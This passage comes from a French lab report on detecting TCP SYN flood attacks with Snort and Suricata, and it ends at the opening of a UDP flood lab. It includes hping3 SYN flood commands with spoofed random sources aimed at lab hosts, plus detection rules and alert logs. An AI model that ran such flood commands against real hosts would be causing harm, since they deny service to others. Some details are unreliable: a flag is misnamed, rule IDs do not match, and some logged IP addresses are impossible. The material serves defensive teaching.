


Figure 146.état après l'attaque

- Plus information sur les paquets :




Figure 147.wireshark

On remarque que tous les paquets a envoyé par des sources différentes.

### b) Détection de l'attaque par « snort »:

Dans une attaque de SYN flood, l'attaquant envoie intentionnellement de nombreux paquets SYN au Victime, mais n'envoie jamais les paquets ACK pour compléter la connexion. L'attaquant fait cela en utilisant de fausses adresses IP source ou en ne répondant pas aux réponses SYN-ACK du serveur.

Voici le schéma de ce LAB :




Figure 148. Topologie

Notre réseau est 192.168.60.0/24, L'adresse IP de la machine Attaquant est : 192.168.60.3/24, l'adresse de la machine de victime est 192.168.60.4/24 et pour la machine qui contient SNORT a comme adresse IP 192.168.60.2/24.

Snort sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée. Les alertes détectées seront affichées en temps réel dans votre terminal.

```
kazaz@ubuntu:~$ sudo snort -A console -c /etc/snort/snort.conf -i ens33
```

Voici une explication des différents éléments de la commande :

- "**-A console**" indique à Snort de journaliser les alertes sur la console en temps réel. Cela signifie que les alertes seront affichées directement dans le terminal où vous avez exécuté la commande.
- "**-c /etc/snort/snort.conf**" spécifie le chemin du fichier de configuration principal de Snort. Dans cet exemple, le fichier de configuration se trouve à "/etc/snort/snort.conf". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.
- "**-t ens33**" spécifie l'interface réseau à utiliser pour capturer le trafic. Dans cet exemple, l'interface nommée "ens33" est utilisée. Vous devrez remplacer "ens33" par le nom de votre interface réseau, qui peut être différent selon votre système.

La commande "**hping3 -S --flood --rand-source 192.168.60.4**" lance une attaque de type SYN flood en utilisant l'outil hping3. Cette commande envoie continuellement des paquets SYN avec des adresses IP source aléatoires vers l'adresse IP de destination 192.168.60.4.

```
yunes@ubuntu:~$ sudo hping3 -S --flood --rand-source 192.168.60.4
```

Cette commande envoie continuellement des paquets TCP SYN avec l'indicateur SYN activé vers l'adresse IP de destination 192.168.60.4.

```
yunes@ubuntu:~$ sudo hping3 -S --flood 192.168.60.4
```

---

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert tcp !192.168.60.0/24 any -> any any ( msg: Attaque de TCP SYN avec plusieurs adresses;flags:S;sid: 100001;rev:
3000)
alert tcpp $HOME_NET any -> $HOME_NET any ( msg: Attaque de TCP SYN avec une seule adresse;flags:S;threshold:type
limit, track by_src,count 10,seconds 1;sid:100003)
```

Figure 149. Règles de détection de l'attaque sur le fichier « local.rules ».

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

- **alert tcp !192.168.60.0/24 any -> any any (msg: "Attaque de TCP SYN avec plusieurs adresses"; flags: S; sid: 180081; rev: 3000)** Cette règle est définie pour détecter les paquets TCP provenant de l'adresse IP différent que 192.168.60.0/24 (un sous-réseau avec un masque de sous-réseau de 24 bits) vers n'importe quelle adresse IP et n'importe quel port de destination. Lorsque des paquets SYN (indiqués par le drapeau S) sont détectés, une alerte avec le message "Attaque de TCP SYN avec plusieurs adresses" est générée. Le SID (Identifiant de la signature) de cette règle est 180081 et la révision est 3000.

- **alert tcp \$HOME\_NET any -> \$HOME\_NET any (msg: "Attaque de TCP SYN avec une seule adresse"; flags: S; threshold: type limit, track by\_src, count 10, seconds 1; sid: 100003)** Cette règle est définie pour détecter les paquets TCP provenant

de n'importe quelle adresse IP du réseau local (\$HOME\_NET) vers n'importe quelle adresse IP et n'importe quel port de destination du réseau local. Lorsque plus de 10 paquets SYN (indiqués par le drapeau S) sont détectés provenant de la même adresse source dans une fenêtre de 1 seconde, une alerte avec le message "Attaque de TCP SYN avec une seule adresse" est générée. Le SID de cette règle est 100003.

### **Résultat de la détection par snort.**

```
06/06-15:22:49.003312 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.4:0
06/06-15:22:49.003763 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27295
06/06-15:22:49.003777 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27297
06/06-15:22:49.003834 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27301
06/06-15:22:49.003843 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27302
06/06-15:22:49.003892 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27318
06/06-15:22:49.003901 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27303
06/06-15:22:49.003948 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27304
06/06-15:22:49.003957 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27305
06/06-15:22:49.004007 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.2:27307->192.168.60.4:0
06/06-15:22:49.004009 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.2:27308->192.168.60.4:0
06/06-15:22:49.004029 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.2:27307->192.168.60.4:0
06/06-15:22:49.004185 [**] [1:100003:0] Attaque de TCP SYN avec une seule adresse [**] [Priority: 0] {TCP} 192.168.60.4:0->192.168.60.2:27308
06/06-15:21:49.587329 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 105.149.76.241->192.168.60.4:0
06/06-15:21:49.587330 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 35.223.172.119:>192.168.60.4:0
06/06-15:21:49.587369 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 71.3560.98.23896->192.168.60.4:0
06/06-15:21:49.587370 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 236.12.236.23897->192.168.60.4:0
06/06-15:21:49.587371 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 128.149.19.238.23898->192.168.60.4:0
06/06-15:21:49.587372 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 107.38.73.170:>192.168.60.4:0
06/06-15:21:49.587373 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 189.20.138.98.23900->192.168.60.4:0
06/06-15:21:49.587374 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 135.203.100.49.23901->192.168.60.4:0
06/06-15:21:49.587375 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 160.214.10.106.23902->192.168.60.4:0
06/06-15:21:49.587376 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 142.172.202.22.23903->192.168.60.4:0
06/06-15:21:49.587533 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 56.128.255.155.23904->192.168.60.4:0
06/06-15:21:49.587535 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 69.81.106.192.23905->192.168.60.4:0
06/06-15:21:49.587536 [**] [1:100001:3000] Attaque de TCP SYN avec plusieurs adresses [**] [Priority: 0] {TCP} 168.38.140.56.23906->192.168.60.4:0
```

### c) Détection de l'attaque par « suricata »:

Voici le schéma de ce LAB :




Figure 150.Topologie

Notre réseau est 192.168.1.0/24, L'adresse IP de la machine Attaquant est : 192.168.1.2/24, l'adresse de la machine de victime est 192.168.1.3/24 et pour la machine qui contient SURICATA a l'adresse IP 192.168.1.5/24.

- **Les commandes :**

```
root@**suricata**:# suricata -c /etc/suricata/suricata.yaml -i younes
10/6/2023 -- 14:51:26 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
10/6/2023 -- 14:51:27 - <Notice> - all 2 packet processing threads, 4 management threads initialized, engine started.
```

En exécutant cette commande, Suricata sera lancé avec la configuration spécifiée et commencera à surveiller le trafic réseau sur l'interface spécifiée.

Voici une explication des différents éléments de la commande :

"**-c /etc/suricata/suricata.yaml**" spécifie le chemin du fichier de configuration principal de Suricata. Dans cet exemple, le fichier de configuration se trouve à

"/etc/suricata/suricata.yaml". Vous pouvez modifier ce chemin en fonction de l'emplacement réel de votre fichier de configuration.

"**-i younes**" spécifie l'interface réseau à utiliser pour surveiller le trafic. Dans cet exemple, l'interface nommée "younes" est utilisée.

```
[root@--attaquant--]# hping3 -S --flood --rand-source 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

La commande "**hping3 -S --flood --rand-source 192.168.1.3**" lance une attaque de type SYN flood en utilisant l'outil hping3. Cette commande envoie continuellement des paquets SYN avec des adresses IP source aléatoires vers l'adresse IP de destination 192.168.1.3.

- Configuration et détection de SURICATA :

```
GNU nano 6.2                               /etc/suricata/rules/TCP_SYN_FLOOD.rules *
alert tcp any any -> $HOME_NET any (flags: S; detection_filter: track by_src, count 30, seconds 10; msg: "Possible TCP SYN Flood detected"; sid: 1000001; rev: 1;)
alert tcp any any -> $HOME_NET any (flags: S; detection_filter: track by_dst, count 30, seconds 10; msg: "Possible TCP SYN Flood detected"; sid: 1000002; rev: 1;)
```

Figure 151.Les règles

Ces règles spécifient les conditions dans lesquelles une alerte doit être générée lors de la détection de certaines activités réseau.

**alert tcp any any -> \$HOME\_NET any (flags: S; detection\_filter: track by\_src, count 30, seconds 10; msg: "Possible TCP SYN Flood detected"; sid: 1000001; rev: 1;)** Cette règle est définie pour détecter les paquets TCP SYN (indiqués par le drapeau S) provenant de n'importe quelle adresse IP source et n'importe quel port source vers

n'importe quelle adresse IP de votre réseau local (\$HOME\_NET) et n'importe quel port de destination. Lorsqu'il y a plus de 30 paquets SYN provenant de la même adresse IP source dans une fenêtre de 10 secondes, une alerte avec le message "Possible TCP SYN Flood detected" est générée. Le SID (Identifiant de la signature) de cette règle est 1000001.

**alert tcp any any -> \$HOME\_NET any (flags: S; detection\_filter: track by\_dst, count 30, seconds 10; msg: "Possible TCP SYN Flood detected"; sid: 1000002; rev:**

**1;)** Cette règle est définie pour détecter les paquets TCP SYN (indiqués par le drapeau S) provenant de n'importe quelle adresse IP source et n'importe quel port source vers n'importe quelle adresse IP de votre réseau local (\$HOME\_NET) et n'importe quel port de destination. Lorsqu'il y a plus de 30 paquets SYN destinés à la même adresse IP de destination dans une fenêtre de 10 secondes, une alerte avec le message "Possible TCP SYN Flood detected" est générée. Le SID de cette règle est 1000002.

```
root@**suricata**:# cat /var/log/suricata/eve.json | grep "Possible TCP SYN Flood detected"
[{"timestamp": "2023-06-10T14:52:17.613967+0000", "flow_id": "188307925875151", "in_iface": "younes", "event_type": "alert", "src_ip": "74.235.25.43", "src_port": 2019, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.613967+0000"}, {"timestamp": "2023-06-10T14:52:17.612926+0000", "flow_id": "1098122442922558", "in_iface": "younes", "event_type": "alert", "src_ip": "217.33.33.2", "src_port": 2914, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.612926+0000"}, {"timestamp": "2023-06-10T14:52:17.613610+0000", "flow_id": "140478740284938", "in_iface": "younes", "event_type": "alert", "src_ip": "15.217.67.194", "src_port": 2918, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.613610+0000"}, {"timestamp": "2023-06-10T14:52:17.614477+0000", "flow_id": "10021227118669", "in_iface": "younes", "event_type": "alert", "src_ip": "222.19.73.213", "src_port": 2921, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.614477+0000"}, {"timestamp": "2023-06-10T14:52:17.614565+0000", "flow_id": "168115995838901", "in_iface": "younes", "event_type": "alert", "src_ip": "209.33.156.200", "src_port": 2922, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.614565+0000"}, {"timestamp": "2023-06-10T14:52:17.614810+0000", "flow_id": "15267129205962", "in_iface": "younes", "event_type": "alert", "src_ip": "18.33.91.248", "src_port": 2923, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.614810+0000"}, {"timestamp": "2023-06-10T14:52:17.615787+0000", "flow_id": "1424557137290603", "in_iface": "younes", "event_type": "alert", "src_ip": "49.53.140.35", "src_port": 2927, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.615787+0000"}, {"timestamp": "2023-06-10T14:52:17.616052+0000", "flow_id": "43948489926200", "in_iface": "younes", "event_type": "alert", "src_ip": "89.252.75.128", "src_port": 2929, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.616052+0000"}, {"timestamp": "2023-06-10T14:52:17.616703+0000", "flow_id": "1898665692195071", "in_iface": "younes", "event_type": "alert", "src_ip": "222.53.196.171", "src_port": 2932, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.616703+0000"}, {"timestamp": "2023-06-10T14:52:17.617407+0000", "flow_id": "565821376129983", "in_iface": "younes", "event_type": "alert", "src_ip": "133.2.44.173", "src_port": 2933, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.617407+0000"}, {"timestamp": "2023-06-10T14:52:17.617715+0000", "flow_id": "1469323581418739", "in_iface": "younes", "event_type": "alert", "src_ip": "248.255.13.34", "src_port": 2934, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.617715+0000"}, {"timestamp": "2023-06-10T14:52:17.617954+0000", "flow_id": "1654273463119330", "in_iface": "younes", "event_type": "alert", "src_ip": "17.207.231.164", "src_port": 2935, "dest_ip": "192.168.1.3", "dest_port": 0, "proto": "TCP", "alert": {"action": "allowed", "id": 1, "signature_id": "1000002", "rev": 1, "signature": "Possible TCP SYN Flood detected", "category": "", "severity": 3}, "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 54, "bytes_toclient": 0}, "start": "2023-06-10T14:52:17.617954+0000"}]
```

Figure 152. Résultat de la détection par Suricata

## Lab 2 : UDP FLOOD

### a) Implémentation de l'attaque :

Le scénario : On a la machine attaquante qui a l'adresse "192.168.56.101" qui va Faire une attaque de UDP FLOOD à le serveur avec l'adresse 192.168.56.105.




Figure 153.Topologie

